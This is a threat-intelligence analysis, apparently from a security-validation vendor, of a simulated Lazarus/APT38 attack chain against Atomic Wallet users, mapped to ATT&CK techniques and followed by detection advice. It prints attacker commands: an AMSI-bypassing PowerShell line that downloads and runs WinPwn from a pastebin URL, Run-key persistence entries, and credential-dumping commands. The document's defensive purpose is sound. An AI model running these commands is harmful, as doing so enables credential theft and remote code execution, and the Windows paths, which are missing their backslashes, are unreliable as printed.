Threat Intelligence and Security Incidents
Attack Playbook Analysis: APT38 (Lazarus Group) Targeting Atomic Wallet Users

▌ Overview

The Lazarus Group (also known as APT38) is an Advanced Persistent Threat (APT) group associated with the North Korean government, active in the fields of cyber espionage and cybercrime. Since 2009, the group has launched multiple major cyber attacks against various industries and institutions worldwide, including government, military, financial institutions, the nuclear industry, chemical, healthcare, aerospace, entertainment media, and the cryptocurrency industry.
This attack playbook deeply simulates the attack activities of APT38 targeting users of the Atomic Wallet service platform, obtaining initial access and stealing sensitive data through phishing emails and watering hole attacks on legitimate websites. We will conduct an in-depth analysis of the group's attack methodologies, techniques, and procedures (TTPs) to help security teams understand and defend against such threats.
▌ Attack Chain Analysis

The APT38 attack chain targeting Atomic Wallet users consists of seven major steps, covering the complete attack workflow from initial access to data exfiltration.

Below is the detailed analysis:
Step 1: Initial Access
The Lazarus Group primarily gains initial access to target systems through the following three techniques:
Phishing Email – Malicious Link (T1566.002):
Uses multiple open redirects to conceal the final phishing destination
Specific URLs use multiple redirects, including Adobe and Twitter, to ultimately arrive at a credential harvesting page hosted on Microsoft Azure Blob
This technique enables attackers to hide the true final location, increasing the difficulty of detection
Phishing Email – Malicious Attachment (T1566.001):
Sends emails containing malicious Word documents, exploiting the CVE-2021-40444 vulnerability
The vulnerability exists in the MSHTML component of Microsoft Windows Server 2022 and earlier versions
Emails are typically disguised as official documents, such as small claims court notices, to increase the likelihood of users opening the attachments
Watering Hole Attack – SMOOTHRIDE (T1189):
Attackers compromise legitimate websites and inject iFrames, leading to the download of the SMOOTHRIDE malware
SMOOTHRIDE is a Flash loader embedded with three different exploits
Based on the status of the affected system, it serves one of three different exploits (CVE-2016-4119, CVE-2016-1019, or CVE-2015-8651)
Step 2: Command and Control
After successfully gaining initial access, the attackers establish a command and control channel:
Ingress Tool Transfer – Lazar Loader (T1105):
This verification rule simulates the Lazar Loader used to download APT38 .EXE files
Attackers exploit vulnerabilities in INISAFE CrossWeb EX and MagicLine4NX to launch attacks
When a user accesses a specific website containing malicious scripts using a Windows system with a vulnerable version of VestCert installed, PowerShell is executed regardless of the web browser used, due to a third-party library execution vulnerability in the VestCert software.
PowerShell connects to the C2 server to download and execute malicious code
The Lazar Loader loads the Lazardoor backdoor into the victim's system
Command and Control – RATANKBAPOS Beacon (T1071.001):
Simulates a host infected with a RATANKBAPOS variant sending beacons to the command and control infrastructure
RATANKBAPOS is a backdoor program targeting payment card application platforms, capable of capturing track2 data and sending it to a remote C2 server.
The malware can also run arbitrary commands and delete itself
Uses a specific User-Agent string: "Nimo Software HTTP Retriever 1.0"
Communication endpoints include domains such as webkingston.com and energydonate.com
Step 3: Ingress Tool Transfer
During this phase, attackers download additional malicious tools:
Ingress Tool Transfer – BEAPY Credential Dumper (T1105):
BEAPY is a network worm that propagates via SMB (TCP/445) or MS SQL (TCP/1433) and the MS17-010 SMB vulnerability
Uses EternalBlue to exploit vulnerable computers
Upon successful exploitation, it first runs a PowerShell script acting as a downloader to retrieve the main BEAPY payload
Ingress Tool Transfer – RATANKBAPOS Download (T1105):
Downloads multiple variants of the RATANKBAPOS malware
These variants are all backdoors targeting payment card application platforms
Capable of capturing track2 data and sending it to remote C2 servers
Can execute arbitrary commands and delete themselves
Step 4: Persistence
Attackers establish persistence in the system through the following methods:
User Execution – Malicious File – HERMES.RADICAL Execution (T1204.002):
HERMES.RADICAL is a variant of the HERMES ransomware that does not contain a ransom note
Designed to distract attention and destroy evidence while masquerading as a ransomware attack
Observed actual command execution:
C:UsersPublicDocumentshermes.exedir %USERPROFILE%Desktop
Associated file hash value:
b27881f59c8d8cc529fa80a58709db36Registry Run Keys / Startup Folder Persistence (T1547.001):
HERMES.RADICAL maintains persistence by adding itself to the Run registry key, command example:
REG ADD "HKEY_CURRENT_USERSOFTWAREMicrosoftWindowsCurrentVersionRun" /v "svchos" /t REG_SZ /d "C:UsersPublicDocumentshermes.exe"
RATANKBAPOS similarly uses a registry Run key to achieve persistence, command example:
REG ADD "HKEY_CURRENT_USERSOFTWAREMicrosoftWindowsCurrentVersionRun" /v "igfxgpttray" /t REG_SZ /d "C:UsersPublicDocumentsigfxupd.exe"
Uses seemingly legitimate registry key names (such as "svchos" and "igfxgpttray") to obfuscate the self-starting behavior of the malicious programs
Associated file hash values: HERMES.RADICAL (
b27881f59c8d8cc529fa80a58709db36) and RATANKBAPOS (944439b6693b0589ae73421c0a342d8a)
Step 5: Credential Access
Attackers attempt to obtain various credentials; the following are observed actual command executions:
OS Credential Dumping (T1003):
Uses obfuscated LaZagne and WinPwn tools to dump credentials, with the actual command as follows:
powershell.exe -c $ep=Get-ExecutionPolicy;If ($ep -ne 'Unrestricted') {Set-ExecutionPolicy Unrestricted -Scope Process -Force};$ref=[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils');$ref.GetField('amsiInitFailed','NonPublic,Static').SetValue($null,$true);$ZQ4OhIGp4X = "c0JCuHK6";$XrCXKEDyAY = "tEa3g77g";$sP0 = "https://pastebin.com/raw/Lna2ggwB";$YdFn9 = "C:UsersPublicDocuments";$WinPwn = "iex (iwr $sP0 -UseBasicParsing);Invoke-WinPwn -Localrecon"iex $WinPwn
LaZagne is an open-source tool used to recover passwords stored on a system
Unsecured Credentials (T1552):
Uses the Ldapquery tool to collect domain credentials written in object descriptions:
C:UsersPublicDocumentsldapquery.exe TARGETDOMAIN "(description=*ssword*)" name description
This tool specifically queries objects in the LDAP directory that contain a "password" field
Related file hash:
e4c17fd72325c22b546e61a6d46eff1cCredentials from Password Stores (T1555):
Uses the LaZagne tool to dump saved email credentials:
C:UsersPublicDocumentslazagne.exe mailsdir & rd /s /qC:UsersPublicDocuments
This command specifically targets stored email credentials and deletes tool traces upon completion
Related file hash:
68d3bf2c363144ec6874ab360fdda00aSteal Web Session Cookie / Application Access Token (T1528):
Actual command to extract credentials from the WinSCP application:
C:UsersPublicDocumentsSharpDecryptPwd.exe WinSCPrd /s /q
The SharpDecryptPwd tool specifically targets credentials saved by WinSCP
The tool extracts contents such as hostnames, usernames, etc., from the registry path
HKEY_CURRENT_USERSoftwareMartin PrikrylWinSCP 2SessionsUses a custom algorithm for bitwise and XOR operations to parse encrypted data byte by byte and reconstruct the full password
Applicable for credential extraction in WinSCP version 6.3.5
Step 6: Lateral Movement
Attackers attempt to move laterally within the network:
Use Alternate Authentication Material - Pass the Ticket (T1550.003):
Uses obtained Kerberos tickets to authenticate to another host
Dumps credentials on compromised hosts using tools like MIMIKATZ
Network Service Discovery (T1046):
Uses Nmap to perform AD enumeration via NTLM
NTLM authentication negotiation may leak information about the server's Active Directory environment
Account Discovery (T1087):
Uses Nmap to execute "SMB-enum-domains" scans
Enumerates the Active Directory domain and its associated policies
Wordlist Scanning (T1595.003):
Uses Nmap and the Nmap Scripting Engine to brute-force FTP servers using a list of common usernames and passwords
Lateral Tool Transfer (T1570):
Uses PsExec to transfer the ROBBINHOOD ransomware to another host and execute it
PsExec is a Windows Sysinternals tool that allows executing programs on remote systems
Since PsExec is a legitimate Microsoft administration tool, it is unlikely to be detected by antivirus tools
Step 7: Exfiltration
Finally, attackers gather and exfiltrate sensitive data:
Archive Collected Data - Archive via Utility (T1005):
Uses the find-str command to search for files named password, wallet, crypt, and key
Credentials in Files (T1552.001):
Uses PowerShell to identify sensitive data on local drives
Locates sensitive strings such as "juicypassword" in the C:Users directory
Archive Collected Data (T1560):
Names the exfiltrated archive file as Windows Update
Names the exfiltrated file to look like Windows Update (KB) or match the KB.zip format
Exfiltration Over Web Service - Exfiltration via PowerShell FTP Upload (T1560):
Uses PowerShell to exfiltrate data via FTP
Connects to a remote FTP server to upload stolen data
▌ Detection and Mitigation Recommendations

Based on the analysis of APT38's attack techniques, we recommend that security teams prioritize the following detection and mitigation measures:
1. Ingress Tool Transfer Detection (T1105)
APT38 relies heavily on downloading next-stage malware. Both endpoint and network security controls should be deployed to attempt to detect the transfer of these malicious payloads.
Detection Example
Detect signatures of native tools being used to download malicious payloads:
Process Name == (Cmd.exe OR Powershell.exe) Command Line CONTAINS (("IWR" OR "Invoke-WebRequest") AND "DownloadData" AND "Hidden")
Mitigation Measures
Implement a Network Intrusion Prevention System (NIPS)
Perform deep packet inspection of network traffic
Restrict unnecessary outbound connections
2. Credential Access Protection
APT38 actively searches for and steals various types of credentials, especially cryptocurrency wallet credentials.
Detection Example
Monitor the following activities:
Use of the LaZagne tool
PowerShell scripts executing credential dumping
Registry access to known credential storage locations
Mitigation Measures
Implement strong password policies
Use multi-factor authentication
Restrict privileged accounts
Use PAM (Privileged Access Management) solutions
3. Lateral Movement Protection
Prevent attackers from moving laterally within the network:
Detection Example
Monitor changes in connection patterns of active sessions
Detect suspicious service creation or remote execution
Monitor specific techniques such as Pass the Ticket
Mitigation Measures
Network segmentation
Implement the principle of least privilege
Use advanced endpoint protection solutions
4. Command and Control Communication Detection
Identify communication with known C2 servers:
Detection Example
Monitor for the specific User-Agent string: "Nimo Software HTTP Retriever 1.0"
Detect suspicious HTTP request patterns
Identify unusual data transfer patterns
Mitigation Measures
Implement DNS filtering
Configure firewall rules
Deploy advanced threat protection systems
▌ Summary

The APT38 (Lazarus Group) attack targeting users of the Atomic Wallet service platform demonstrates the group's advanced technical capabilities and diverse attack methods. The group comprehensively combines phishing attacks, watering hole attacks, and malware propagation to specifically target cryptocurrency users.
By gaining a deeper understanding of the tactics, techniques, and procedures (TTPs) of such attacks, security teams can better identify potential indicators of compromise and implement appropriate defensive measures. Continuous security awareness training, timely system patch updates, robust authentication mechanisms, and comprehensive monitoring strategies are key to defending against such advanced threats.
The Cyber Security Validation Platform can help organizations test the effectiveness of their security defenses by simulating such attack scenarios, identifying potential defensive weaknesses, and improving the overall capabilities of the security defense system. Through continuous testing and improvement, organizations can better meet the attack challenges of advanced threat groups like APT38.


